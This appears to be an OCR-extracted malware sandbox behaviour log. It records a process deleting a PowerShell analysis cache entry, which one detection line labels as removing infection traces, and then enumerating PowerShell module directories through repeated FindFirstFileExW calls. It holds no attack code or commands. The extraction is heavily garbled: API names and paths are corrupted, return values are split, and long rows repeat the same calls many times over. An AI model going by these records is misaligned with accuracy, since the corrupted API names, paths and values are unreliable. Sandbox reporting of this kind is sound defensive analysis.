Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_66d89b97-f9aa-43 f3-9482-8b624c919cb7) Return: 1	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%IMicrosoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_*, 0, bdae604, 0, 0, 0) Return: b152900	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b152900, bdae660) Return: 1	1280	1712

Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7 T ype: VSDT_COM_DOS	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
Detection	Process ID: 1712		
	File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7		
Write File	Type: VSDT_COM_DOS	1280	1712
	Path: %LOCALAPPDATA%IMicrosoft(Windows\PowerShell(CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS		
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\t^*, 0, bdae0b4, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\t^*, 0, bdae0b4, 0, 0, 0) Return: b152f40	1280	1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args. (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, bdaefbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: Findirist lieExW Args. (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, bdadbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: Findi itsi iteLXV Args. (%Program lies(x00)/8/WindowsPowerShellModules\PackageManagement(1.0.0.0*, 0, bdadec4, 0, 0, 0) Return: b152b	1280	1712
Odii i ilosystem za i	c0	1200	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, bdadec4, 0, 0, 0) Return: b1529 40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement\1.0.0.0*, 0, bdadf10, 0, 0, 0) Return: b152b8 0	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PackageManagement*, 0, bdae008, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, bdadfbc, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, bdadec4, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester\3.3.5*, 0, bdadec4, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pesten3.3.5*, 0, bdadf10, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\Pester*, 0, bdae008, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGetl*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, bdae008, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, bdae100, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, bdae0b4, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (\(\)\windir\%\system32\\WindowsPowerShell\v1.0\\Modules*, 0, bdae0b4, 0, 0, 0 \) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (\(\sqrt{windir}\\)\system32\WindowsPowerShell\v1.0\Modules\AppLocker\(\sqrt{*}, 0, bdadfbc, 0, 0, 0 \) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%lsystem32\WindowsPowerShelllv1.0\Modules\AppLocken*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir:%isystem32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, bdae008, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%lsystem32\WindowsPowerShelllv1.0\Modules\Appx*, 0, bdadfbc, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%lsystem32\WindowsPowerShell\v1.0\Modules\Appx*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: Findi risk iteLXV Args. (/ wwindir //ssystem32\WindowsPowerShelliv1.0\Modules\BitsTransfen*, 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
,			
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer\)*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer\)*, 0, bdae008, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API		1280	1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache\v1, 0, bdadfbc, 0, 0, 0) Return: b152e40		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache\t^*, 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache\t^*, 0, bdae008, 0, 0, 0) Return: b152b80	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdadfbc, 0, 0, 0) Return: b152940	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, bdae008, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, bdadfbc, 0, 0, 0) Return: b1	1280	1712
Call Filesystem API	52b80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\', 0, bdadfbc, 0, 0, 0) Return: b1	1280	1712
Call Filesystem API	52e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, bdae008, 0, 0, 0) Return: b	1280	1712
	152b00		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdadfbc, 0, 0, 0) Return: b152f40	1280	1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, bdae008, 0, 0, 0) Return: b152b80	1280	1712
			1710
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280	1712
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280 1280	1712
Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdaefbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0, 0) Return: b152f40	1280 1280 1280	1712 1712
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00	1280 1280	1712
Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b15298 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e4	1280 1280 1280 1280	1712 1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b15298 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e4 0	1280 1280 1280 1280 1280	1712 1712 1712 1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152e4 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e4 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0, 0) Return: b152t40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152t40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b15298 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e4 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0)) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0)) Return: b152e40	1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b15298 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\I	1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b15298 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40	1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\I	1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e4 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSI*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSI*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSI*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSI*, 0, bd	1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdadfbc, 0, 0, 0) Return: b152b00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, bdae008, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdadfbc, 0, 0, 0) Return: b152f40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e4 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, bdae008, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: b152e40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, bdadfbc, 0, 0, 0) Return: 